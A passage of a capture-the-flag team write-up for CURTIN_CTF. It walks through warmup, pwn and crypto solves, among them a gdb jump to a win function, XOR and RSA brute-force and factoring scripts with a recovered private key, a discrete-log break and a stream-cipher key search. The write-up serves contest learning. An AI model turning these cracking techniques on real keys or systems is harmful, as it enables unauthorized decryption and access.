

Flag/junkie



The screenshot shows a team profile page. At the top left is the team logo 'Curtin University' with the text 'Flagjunkie'. The top navigation bar includes links for 'Users', 'Teams', 'Scoreboard', 'Challenges', 'Notifications', 'Team', 'Profile', 'Settings', and a 'Logout' button.

flag/junkie
2nd place
11284 points

Team members icons: gear, user, monitor, trash.

Members

User Name	Score
worstctfplayer <small>Captain</small>	7168
ajiqqos	1311
spicy-mochi	2805

[UniKL MIIT] Not sponsored btw	Worstctfplayer (zeqzoq) Ajiqqos Spicy-mochi (sleepy panda)
-----------------------------------	--

Contents

Flag/junkie WRITEUP	5
Warmup	5
RE warmup	5
Extensions	6
Misc 1	7
Warmup-pwn	8
Trivial 1	9
Crypto	11
Trivial 2	11
Bluff	13
RSA 2	14
RSA 1	16
Amalgam	18
Dance of the Stream	19
Feel The Heat	22
Tutto Bene	24
Forensic and Stego	26
Transparency	26
Inzception	27
Cracked PDF	29
iHeader	32
CrazySignal	34
Misc	35
Misc 2	35
Misc 3	36
Misc 4	37
Misc 5	38
Misc 7	39
Password Recovery 1	40
Reverse Engineering	43
Just_ring	43
Broken	44
Wrot	45
PinValidator	46
Osint	47

The Package	47
Divulger Part 1	48
Divulger Part 2	49
Divulger Part 3	50
Divulger Part 4	52
Car On Fire Part 1	53
Car On Fire Part 2	55
Car On Fire Part 3	56
Car On Fire Part 4	57
Crash at the Airdrome part 1	58
Crash at the Airdrome Part 2	60
Crash at the Airdrome Part 3	61
Web	64
Easy Login	64
Crumb Trails	65
Sneaky Source	66
Valuable Feedback	67
Internal View	69
Hard Login	70

Flag/junkie WRITEUP

Warmup

RE warmup

Challenge 55 Solves X

RE warmup

25

Name the register that manages the current stack in 64-bit architectures called the stack pointer?

Author: sandhrab

Flag Submit

Asked ChatGPT.

Name the register that manages the current stack in 64-bit architectures called the stack pointer?



In 64-bit architectures, the register that manages the current stack is called the **Stack Pointer (SP)**. Specifically, in the x86-64 architecture, this register is named **RSP** (Register Stack Pointer). It points to the top of the current stack and is used during push and pop operations to manage function calls, local variables, and return addresses in the stack.

..

CURTIN_CTF{RSP}

Extensions

The screenshot shows a challenge interface. At the top, there are tabs for "Challenge" and "55 Solves". Below the tabs, the title "Extensions" is displayed with a difficulty rating of "50". A "forensics" tag is present. The challenge description reads: "Here is a basic challenge to learn the basics of digital forensics. Find the hidden flag. Author: @flabby". A download button labeled "flag.zip" is shown. At the bottom, there are "Flag" and "Submit" buttons.

Got password and zip password protected file. Read the content of the password and use it to unlock the zipfile

The terminal session shows the following steps:

- \$ cat password
- \$ unzip flag.zip
- Archive: flag.zip
[flag.zip] flag password:
extracting: flag
- \$ cat flag
- Q1VSVELOX0NURntGTEFHX0VYVFI0Q1RFRF9NaVNTMU90X0FDQzBNUExJU0hFR0=
- \$ echo "Q1VSVELOX0NURntGTEFHX0VYVFI0Q1RFRF9NaVNTMU90X0FDQzBNUExJU0hFR0=" | base64 -d
- CURTIN_CTF{FLAG_EXTR4CTED_MIS510N_ACCOMPLISHED}

A file browser window is visible in the background, showing a folder structure with a blue rose icon.

Misc 1

Challenge 54 Solves X

Misc 1

100

linux

SSH as `ubuntu` and find the flag

Author: MetaSpoilt

18.142.44.244

 misc_1

Flag Submit

Change the permission for the private key file to 600. We set private ssh keys to 600 so only the user who owns them can read them. If not the key will become unusable.

```
(kruphix@Zeqzog) [~/ctf/pico] .  
$ chmod 600 ./misc_1
```

-v is not mandatory.

```
(kruphix@Zeqzog) [~/ctf/pico] .  
$ ssh -i ./misc_1 ubuntu@18.142.44.244 -v  
OpenSSH_8.7p1 Debian-2, OpenSSL 3.0.2, ZLIB 1.2.13, libssh 0.10.0
```

Using basic linux to navigate though the ssh and search for flag.

```
the ubuntu@ip-172-31-19-125:~$ ls  
ubuntu@ip-172-31-19-125:~$ ls -lha  
total 44K  
drwxr-x--- 5 ubuntu ubuntu 4.0K Oct 12 02:31 .  
drwxr-xr-x 6 root root 4.0K Oct 5 19:54 ..  
-rw----- 1 ubuntu ubuntu 0 Oct 12 02:31 .bash_history  
-rw-r--r-- 1 ubuntu ubuntu 220 Mar 31 2024 .bash_logout  
-rw-r--r-- 1 ubuntu ubuntu 3.7K Oct 5 11:44 .bashrc  
drwxr---- 2 ubuntu ubuntu 4.0K Oct 5 11:29 .cache  
drwx----- 3 ubuntu ubuntu 4.0K Oct 12 02:17 .config  
-rw-rw-r-- 1 ubuntu ubuntu 24 Oct 6 08:40 .flag  
-rw-r--r-- 1 ubuntu ubuntu 807 Mar 31 2024 .profile  
drwx----- 2 ubuntu ubuntu 4.0K Oct 5 11:35 .ssh  
-rw-r--r-- 1 ubuntu ubuntu 0 Oct 5 11:29 .sudo_as_admin_successful  
-rw----- 1 ubuntu ubuntu 7.7K Oct 6 08:40 .viminfo  
ubuntu@ip-172-31-19-125:~$ cat .flag  
CURTIN_CTF{H1dd3n_f113}  
ubuntu@ip-172-31-19-125:~$
```

Warmup-pwn

Challenge 46 Solves X

Warmup-pwn

100

Get to the win function to read the flag.

The admin will share the flag with you via [Discord](#)


Author: sandhrab




Flag Submit

Here I used gdb to list the disassemble for the main. Search for win() and copy the address. Put the address to the input prompt when running the file.

```
0x000000000000008f8 <+115>:    ret
End of assembler dump.
pwndbg> run
Starting program: /home/kali/Desktop/warmup_pwn.unknown
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
To get your flag, try to call the win() function!!
Enter the magic payload...
0x000000000000008df
You got it dude!!
[Attaching after Thread 0x7ffff7dbe740 (LWP 4941) vfork to child process 5040]
[New inferior 2 (process 5040)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 4941 after child exec]
[Inferior 1 (process 4941) detached]
process 5040 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Attaching after Thread 0x7ffff7dbe740 (LWP 5040) vfork to child process 5049]
[New inferior 3 (process 5049)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 5040 after child exec]
[Inferior 2 (process 5040) detached]
process 5049 is executing new program: /usr/bin/cat
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
cat: flag.txt: No such file or directory
[Inferior 3 (process 5049) exited with code 01]
```



Trivial 1



Approach:


1. Brute force using all primes and 1 to 100.
2. Find the correct flag.

```
1 def decrypt(encrypted_values, primes, key):
2     decrypted_flag = ""
3     for encrypted_val in encrypted_values:
4         decrypted_char = encrypted_val
5         for prime in reversed(primes): # Reverse to undo the encryption
6             decrypted_char = decrypted_char ^ key # XOR to reverse the encryption
7             decrypted_char = decrypted_char // prime # Undo the multiplication
8
9         # Convert the decrypted ASCII value to a character
10        decrypted_flag += chr(decrypted_char)
11
12    return decrypted_flag
13
14
15 # Given encrypted flag and primes
16 encrypted =
[594210592671903223984670632285650038564805292576759304030567768941732090171624826090878166285636274764932736516132
9782102256911581663593927728229371984020525968926396146037520923635742496332172475457990676736787299620720321647151
024053702609710508 ... ]
17 primes =
[762753748873595947897746019956536225138723924253002081166156597132862575903519447432353535160961397679225119554347
7928821605804498759626725447745019911223,
763090191973597148510787402253588540011802401377113255467307582298154844614252650526424455816640914255475613512793
309028057627582647075919408894479312597,
9292867758193943774009686435866716211049467843773708273742385118963781425136723196802442961712715440041175728902151
348400890352831854127682446924981829751,
1208878645252312971508004144854805994850385199509999343839108510466353156232353956170529316359834793719690971397638
5682440622785127910634313734938971232253,
1069770744134110520388435758055727646592859579718385371154871200903293528792247699929337277895868206964814438658387
088723517505932058269756980652506691077,
9514055739426604667390640798130006415264109693835449770569252227926038953229112542434022408433145025523574487578651
362284082898513297492061582443297976061,
1332651195691078059494902004251147846249521360094681857443982730289573571702792833986477050685191162755841046346139
6680842587817251561044145599177810077297]
18
19 # Brute-force all possible keys (from 1 to 100)
20 for key in range(1, 101):
21     try:
22         decrypted_flag = decrypt(encrypted, primes, key)
23         print(f"Key: {key}, Decrypted flag: {decrypted_flag}")
24     except Exception as e:
25         continue # If there's an error in decryption, skip to the next key
26
```

```
Key: 22, Decrypted flag: BTRTHN^BTFzh4v2^x0t^r22n^np60lt4^pr0l2|  
Key: 23, Decrypted flag: CURTIN_CTF{h4v3_y0u_s33n_op71mu5_pr1m3}  
Key: 24, Decrypted flag: CUQSIN^CSEzg3u3^y0u^s33n^np71lu5^pq1l3|  
Key: 25, Decrypted flag: CUQSHN^CSEzg3u3^x0u^s33n^np71lu5^pq1l3|
```

Crypto

Trivial 2



Approach:


1. The challenge encrypts a string using a simple polynomial-based transformation.
2. From the formula of the encryption file, we can apply the reverse transformation to get the flag.

```
1 """
2 Trivial 2
3
4 @author: RDxR10
5 """
6
7
8 import numpy as np
9
10 def str_to_num_list(s):
11     return [ord(c) for c in s]
12
13 def num_list_to_str(l):
14     return ''.join([chr(n) for n in l])
15
16 def e_p(plain_text, coefficients):
17     num_list = str_to_num_list(plain_text)
18     encrypted_list = []
19
20     for num in num_list:
21         encrypted_value = sum(coefficients[i] * (num ** i) for i in range(len(coefficients)))
22         encrypted_list.append(encrypted_value)
23
24     return encrypted_list
25
26 def main():
27     flag = "REDACTED"
28     coefficients = [1, 0, 1]
29
30     encrypted_list = e_p(flag, coefficients)
31
32     print("Encrypted list:", encrypted_list)
33
34 if __name__ == "__main__":
35     main()
```

```
1 import math
2
3 # Encrypted list from the challenge
4 encrypted_list = [4490, 7226, 6725, 7057, 5330, 6085, 9026, 4490, 7057, 4901,
5                 15130, 9605, 2705, 9802, 11450, 9026, 3026, 2305, 9026,
6                 12997, 2305, 2305, 3026, 13226, 15626]
7
8 def decrypt(encrypted_list):
9     decrypted_chars = []
10
11    for encrypted_value in encrypted_list:
12        # Subtract 1 from the encrypted value
13        adjusted_value = encrypted_value - 1
14
15        # Take the square root to find the original ASCII value
16        ascii_value = int(math.sqrt(adjusted_value))
17
18        # Convert the ASCII value to the corresponding character
19        decrypted_chars.append(chr(ascii_value))
20
21    # Join the decrypted characters to form the final string (flag)
22    return ''.join(decrypted_chars)
23
24 if __name__ == "__main__":
25     decrypted_flag = decrypt(encrypted_list)
26     print(f"Decrypted flag: {decrypted_flag}")
```

```
spicy-mochi ~ ➜ 12:28 python3 s.py
Decrypted flag: CURTIN_CTF{b4ck_70_r007s}
```

Bluff




Approach:

1. This xor does not give keys, so I used the the flag format as a guild.

```
1 def decrypt(enc_list, key):
2     decrypted_chars = []
3     key_len = len(key)
4
5     for i, enc_val in enumerate(enc_list):
6         chunk = i // key_len
7         offset = i % key_len
8         # Reverse the XOR operation and the chunk addition
9         decrypted_char = (enc_val ^ key[offset]) - chunk
10        decrypted_chars.append(chr(decrypted_char))
11
12    return ''.join(decrypted_chars)
13
14 # The encrypted values from the challenge
15 enc_list = [66, 188, 199, 131, 75, 166, 245, 147, 87, 161, 232, 166,
16            114, 223, 228, 181, 118, 222, 226, 239, 115, 209, 241,
17            235, 63, 212, 169, 236, 65, 214, 173, 239, 59, 108]
18
19 # The deduced key
20 key = [1, 233, 149, 215]
21
22 # Decrypt the message
23 decrypted_flag = decrypt(enc_list, key)
24 print("Decrypted flag:", decrypted_flag)
25
```

```
spicy-mochi ~ ➜ 12:28 python3 t.py
Decrypted flag: CURTIN_CTF{op3n_s3s4m3_7876598112}
```

RSA 2



Approach:

1. Using rsactf tool, factorize the value of n to get the private key
2. Then decrypt like usual

```
spicy-mochi  .../RsaCtfTool  master  ➜  18:14  python3 RsaCtfTool.py -n 388513700266882927186105007140473  
1327556812892388040603224069432138686870866971583484944005885071039350867771015411960409482332075714895130040  
95572160946970771230789632975911878612679597160820335641309521139055978843005083315700837931276519325277879798  
2267208761085870346676464332871683194405356959302337269 -e 65537 --attack all --private  
['/tmp/tmpn7xxbsgk']
```

```
Private key :  
-----BEGIN RSA PRIVATE KEY-----  
MIICWAIBAAKBgDdTgQR6UgdQPPhpfSdz9wknGKx5QRYXDrsrtmtJvnxaItw7ULB  
J7/0qytqoINyj1T8b2a0MuUHch6JwD4FYdyJ7YuxntdwY0Fu1tMeqJ4v1qiVCxQI  
FBmwMDDWF4+QLo0xa9YXk6Tl5l6KEV4+BviXZZcr7GlvN8Wpoic0GsL1AgMBAE  
gYAsNKBFF6bDCS1uHntNZq7ftUlVpZyHlezDSG3803NL5LqHj7dD0yoTa4IASrWF  
0acMdJZeDwhDTuu0sSzyYEjAzNAPekIfc5fJeXY84DKKRu9+w5A7DF0x6ZWpVsa  
U057eGD8FuN8ou/uvrHsAYatv75mJIYUiWJjkVoJ0f4sEQJAdwKxd6Lgn+inh+hB  
x+YesGrkONBKLk/wwwMOM4EdGxUHpoF/quRtqgvC/qH98MwvQE6ZNDGh23nn/BwB  
st6cewJAdwKxd6Lgn+inh+hBx+YesGrkONBKLk/wwwMOM4EdGxUHpoF/quRtqgvC  
/qH98MwvQE6ZNDGh23nn/BwBst6bTwJAbDwb0JVm0qhp7NWTNc0Yrh0Y2f686F+1  
VGYdHURYhy/aFFmEFZTIE7W8sr366IuakZ6qA0j+rk+xZvzForqIjwJASH9Qgp0r  
CF6e57C5mb96RHfpLR7dgZba0GkCNqfZhizqaykKD511nJfrolgmLLEFu8PlmiD9  
+4gopLCe7Eq1CwJAWHbonFfKz5y5+KarxvAs/7lE854998I/daTwGlaWfRdP7UM/  
U4KLizNo1uCFS71S6PmSTud0DBqd73RkP9b3uw==  
-----END RSA PRIVATE KEY-----
```

```

1 from Crypto.PublicKey import RSA
2 from Crypto.Util.number import long_to_bytes
3
4 # Private key from the RsaCtfTool output
5 private_key_pem = '''-----BEGIN RSA PRIVATE KEY-----
6 MIICWAIBAAKBgDdTgQR6UgdQPPhpfsdz9wknGKx5QRYXDrsrtmtJvnxaItw7ULB
7 J7/QyqtqoINyj1T8b2aOMuUHch6JwD4FYdyJ7YuxntdwY0Fu1tMeqJ4vIqiVCxQI
8 FBmwMDDWF4+QL00xa9YXk6Tl5l6KEV4+BviXZzcr7GvnN8Wpoic0GsL1AgMBAE
9 gYAsNKBFF6bDCS1uHntNZq7ftUlVpZyHezDSG3803NL5LqHj7dDOyoTa4IASrWF
10 0acMdJzeDwdDTuuozSzYejAzNApekf1fc5fJeXY84DKKRu9+w5A7DF0+6ZwpVsa
11 U057eGD8FuN8ou/uvrHsAYatv75mJIYUiWjkVoJof4sEQJAdwKxd6Lgn+inh+hB
12 x+YesGrkONBKLk/wWWMOM4EdGxUHpoF/quRtqgvC/qH98MwvQE6ZNDGh23nn/BwB
13 st6cewJAdwKxd6Lgn+inh+hBx+YesGrkONBKLk/wWWMOM4EdGxUHpoF/quRtqgvC
14 /qH98MwvQE6ZNDGh23nn/BwBst6bTwJAbDwb0JVmOqhp7NWTNc0YrhOY2f686F+1
15 VGYdHURYhy/aFFmEFZTIE7W8sr366IuakZ6oAOj+r+k+xZvzForqIjwJASH9QgpOr
16 CF6e57C5mb96RHfpLR7dgZba0GkCNqfZhizqaykKD51inJfroIgmLLEFu8PlmiD9
17 +4gopLCe7EqlCwJAWHbonFkZ5y5+KarxvAs/7lE854998I/daTwGlaWfRdP7UM/
18 U4KLizNo1uCF571S6PmSTud0DBqd73RkP9b3uw==
19 -----END RSA PRIVATE KEY-----'''
20
21 # Load the private key
22 private_key = RSA.import_key(private_key_pem)
23
24 # Ciphertext (from your data)
25 c =
26     102610777172507470565791404326935656759914319452344091339684994221829369167858539873156339361369800083218531481745
27     4466653490727661933561044428403796426278758420015350118130960938311896749919783987826137481434137155805830348623564
28     782373093651077789955010753791725635501759033479236281331100713235218526738970
29
30 # Decrypt the ciphertext using private key components (d, n)
31 decrypted_message = pow(c, private_key.d, private_key.n)
32
33 # Convert decrypted message from integer to bytes
34 message_bytes = long_to_bytes(decrypted_message)
35

```

```

spicy-mochi ~ ➤ 18:22 python3 rsa.py
CURTIN_CTF{4_m4gn1fy1ng_g1455_w0n7_b3_n33d3d_for_sur3}

```

RSA 1

Challenge 23 Solves

x

RSA 1

228

Sohan, the infamous crook, was finally caught and thrown into prison. There, he unexpectedly encounters Officer Kartik, who turns out to be his childhood friend.

Kartik hands him a puzzle and says, "If you solve this, I promise I'll let you out."

Help Sohan in his bid for freedom.

Author: RDxR10

[chall.txt](#)

[close_up_rsa...](#)

Flag

Submit

Used chatGPT for this.

```
import math

def find_primes(n, d):
    # Calculate q using the quadratic formula
    discriminant = d**2 + 4 * n
    if discriminant < 0:
        return None, None # No real roots

    sqrt_disc = math.isqrt(discriminant)

    # Check if the discriminant is a perfect square
    if sqrt_disc * sqrt_disc != discriminant:
        return None, None # Not a perfect square, no integer solutions

    # Calculate possible values for q
    q1 = (-d + sqrt_disc) // 2
    q2 = (-d - sqrt_disc) // 2

    # Calculate corresponding p values
    p1 = q1 + d
    p2 = q2 + d

    return (p1, q1), (p2, q2)

# Input values
n = int(input("Enter n (modulus): "))
d = int(input("Enter |p - q|: "))

# Find the prime factors
(prime1, prime2), (prime3, prime4) = find_primes(n, d)

if prime1 and prime2:
    print(f"Possible primes are p: {prime1}, q: {prime2}")
else:
    print("No valid prime pairs found.")

if prime3 and prime4:
    print(f"Possible primes are p: {prime3}, q: {prime4}")
else:
    print("No valid prime pairs found.")
```

```
Enter n (modulus):
159408803930816221922239795464176684542410010941056964916318457403196997796378689218184
686625465385267341594599879295696467581579497260500923272616075674772108387285606410079
3259147204834197922922700099615886482032647214036953612894001140753202139219285805926312
83474135162776273385577739431304736191442660281976828931689468512775874702362592286171
698380895765063852674724586972839045074571005388990336562016426109782703469651843330194
646314563538767317203928045910890615635053106506733680317639596640287183028619257708873
454968931783128159963513261952388360706580767435202490715026827624323166900130639157188
9664767000269740644816918518242783451143038482044617197372383969811690923359599584060183
24668450068283972781881757262364391666795
...
```

```
def decimal_to_utf8(decimal_number):
    # Convert decimal number to bytes using to_bytes method
    byte_representation = decimal_number.to_bytes((decimal_number.bit_length() + 7) // 8, 'big')

    # Decode bytes using UTF-8
    utf8_string = byte_representation.decode('utf-8')


    return utf8_string

# Example
original_decimal =
617715206715350827566805481320272314940016426736675843232202439786681438840440635475182
629359482051519266685
print("Original Decimal:", original_decimal)

# Convert decimal to UTF-8 string
utf8_result = decimal_to_utf8(original_decimal)
print("Decimal to UTF-8 String:", utf8_result)
```

```
Original Decimal:
617715206715350827566805481320272314940016426736675843232202439786681438840440635475182
629359482051519266685
Decimal to UTF-8 String: CURTIN_CTF{1s_7h15_50m37h1ng_c10s3_70_m4g1c?}
```

Amalgam



Approach:

1. Calculate the private key x by solving the discrete logarithm: $h = gx \pmod p$, $ph = g x^p \pmod p$.
2. Compute the shared secret s as $s = c_1 x \pmod p$, $ps = c_1 x^p \pmod p$.
3. Find the modular inverse of s , denoted as s_{inv} .
4. Decrypt the message by computing $m = (c_2 \times s_{inv}) \pmod p$, $pm = (c_2 \times s_{inv})^p \pmod p$.
5. Convert the decrypted integer m to a byte string and decode to retrieve the original message or flag.

```
1 from sympy.ntheory import discrete_log
2 from Crypto.Util.number import inverse, long_to_bytes
3
4 # Given parameters
5 p = 186506814954895414068796533711441426871
6 g = 2
7 h = 128780011407215156870232600336696679553
8 c1 = 156581689710555992734938659724336258165
9 c2 = 113787733820173627914147318932861607685
10 |
11 # Step 1: Compute the private key x
12 print("Computing the private key x ... ")
13 x = discrete_log(p, h, g)
14 print(f"Private key x = {x}")
15
16 # Step 2: Compute the shared secret s
17 s = pow(c1, x, p)
18
19 # Step 3: Compute the modular inverse of s
20 s_inv = inverse(s, p)
21
22 # Step 4: Recover the plaintext message m
23 m = (c2 * s_inv) % p
24
25 # Step 5: Convert m to bytes
26 flag = long_to_bytes(m)
27
28 print(f"Recovered Flag: {flag.decode()}")
29
```

```
spicy-mochi ~ ➜ 17:36 python3 factor.py
Computing the private key x...
Private key x = 63277427936816332851542320439881245850
Recovered Flag: dIP_50lv3d:)
```

CURTIN_CTF{dIP_50lv3d:})

Dance of the Stream

The screenshot shows a challenge interface with the following details:

- Challenge tab (selected)
- 14 Solves
- Title: Dance of the Stream (387)
- Tags: salsa20, PRNG
- Description: Row, row, row your boat, gently down the stream...
- Author: RDxR10
- Download links: challenge.py, ciphertext.txt, o_nonce.txt
- Buttons: Flag, Submit

The decryption code is too long to screenshot

Approach:

1. Perform quarter-round transformations (`q_r`) on state values using bitwise operations (addition, XOR, shifts) to update them.
2. Initialize the stream cipher state with a key, nonce, and counter, then copy the state into a working state for transformations.
3. Apply 20 rounds of quarter-round operations (2 per loop) on the working state using the `q_r` function.
4. After the rounds, combine the working state with the original state and pack the result into a byte stream.
5. Use the `stream_e` function to generate a keystream based on the key and nonce, then XOR the keystream with the message to encrypt or decrypt.
6. The `o_value` function XORs the input with the string `b'leomessi'` to obfuscate or de-obfuscate values like the nonce.
7. The `recover_nonce` function reads an obfuscated nonce from a file, uses `o_value` to recover the original nonce, and converts it to an integer.
8. The `load_ciphertext` function reads the ciphertext from a file.
9. In `decrypt_ciphertext`, perform a brute-force search over 16-bit keys, generating keystreams for each key, XOR-ing with the ciphertext, and checking if the result is valid printable ASCII.
10. If a valid decryption is found, the key and plaintext are returned; otherwise, the brute-force continues.
11. In the main function, load the nonce and ciphertext, and attempt decryption by calling `decrypt_ciphertext`.

```
import struct
from tqdm import tqdm

def q_r(a, b, c, d):
    a = (a + b) & 0xFFFFFFFF
    d = (d ^ a) << 16 | (d ^ a) >> (32 - 16)
    c = (c + d) & 0xFFFFFFFF
    b = (b ^ c) << 12 | (b ^ c) >> (32 - 12)
    a = (a + b) & 0xFFFFFFFF
    d = (d ^ a) << 8 | (d ^ a) >> (32 - 8)
```

```

c = (c + d) & 0xFFFFFFFF
b = (b ^ c) << 7 | (b ^ c) >> (32 - 7)
return a, b, c, d

def stream(key, nonce, counter):
    state = [0] * 16
    state[0] = 0x61707865
    state[1] = 0x3320646e
    state[2] = 0x79622d32
    state[3] = 0x6b206574
    state[4:6] = struct.unpack("<2L", key + b'\x00' * 6)
    state[6:8] = [0] * 2
    state[8:12] = [0] * 4
    state[12] = counter
    state[13] = nonce & 0xFFFFFFFF
    state[14] = (nonce >> 32) & 0xFFFFFFFF
    state[15] = 0

    working_state = state[:]
    for _ in range(20 // 2):
        working_state[0], working_state[4], working_state[8], working_state[12] = q_r(
            working_state[0], working_state[4], working_state[8], working_state[12]
        )
        working_state[1], working_state[5], working_state[9], working_state[13] = q_r(
            working_state[1], working_state[5], working_state[9], working_state[13]
        )
        working_state[2], working_state[6], working_state[10], working_state[14] = q_r(
            working_state[2], working_state[6], working_state[10], working_state[14]
        )
        working_state[3], working_state[7], working_state[11], working_state[15] = q_r(
            working_state[3], working_state[7], working_state[11], working_state[15]
        )
        working_state[0], working_state[5], working_state[10], working_state[15] = q_r(
            working_state[0], working_state[5], working_state[10], working_state[15]
        )
        working_state[1], working_state[6], working_state[11], working_state[12] = q_r(
            working_state[1], working_state[6], working_state[11], working_state[12]
        )
        working_state[2], working_state[7], working_state[8], working_state[13] = q_r(
            working_state[2], working_state[7], working_state[8], working_state[13]
        )
        working_state[3], working_state[4], working_state[9], working_state[14] = q_r(
            working_state[3], working_state[4], working_state[9], working_state[14]
        )

    output = bytearray()
    for i in range(16):
        output.extend(struct.pack("<L", (working_state[i] + state[i]) & 0xFFFFFFFF))
    return output

def stream_e(key, nonce, message):
    keystream = bytearray()
    for i in range(0, len(message), 64):
        keystream.extend(stream(key, nonce, i // 64))
    return bytes([m ^ k for m, k in zip(message, keystream)])

def o_value(value):
    o_kie = b'leomessi'
    return bytes([b ^ o_kie[i % len(o_kie)] for i, b in enumerate(value)])

def recover_nonce(o_nonce_path):
    with open(o_nonce_path, 'rb') as f:
        o_nonce = f.read()
    nonce_bytes = o_value(o_nonce)
    nonce = struct.unpack("<Q", nonce_bytes)[0]
    return nonce

```

```

def load_ciphertext(ciphertext_path):
    with open(ciphertext_path, 'rb') as f:
        ciphertext = f.read()
    return ciphertext

def decrypt_ciphertext(ciphertext, nonce):
    print("Starting brute-force key search...")
    for key_int in tqdm(range(0x0000, 0x10000)):
        key = key_int.to_bytes(2, byteorder='big')
        decrypted_message = stream_e(key, nonce, ciphertext)
        try:
            plaintext = decrypted_message.decode('utf-8')
            if all(32 <= ord(c) <= 126 for c in plaintext): # Check for printable ASCII
                print(f"\nKey found: {key.hex()}")
                print(f"Decrypted message: {plaintext}")
                return key_int, plaintext
        except UnicodeDecodeError:
            continue
    print("No valid plaintext found with the keys tried.")
    return None, None

def main():
    nonce = recover_nonce('o_nonce.txt')
    ciphertext = load_ciphertext('ciphertext.txt')
    key_int, plaintext = decrypt_ciphertext(ciphertext, nonce)
    if key_int is not None:
        print("\nSuccessful decryption:")
        print(f"Key: {key_int:04x}")
        print(f"Plaintext: {plaintext}")
    else:
        print("Decryption unsuccessful.")

if __name__ == '__main__':
    main()


```

```

spicy-mochi  ~/Downloads  ➜  17:56  python3 t.py
Starting brute-force key search...
8%|███████████| Provide it to the tool:                                | 5124/65536 [00:00<00:05, 10457.97it/s]
Key found: 1625
Decrypted message: CURTIN_CTF{g0_s0lv3_7h3_57r34m_pr0bl3m_0f_1r0d0v_n0w}
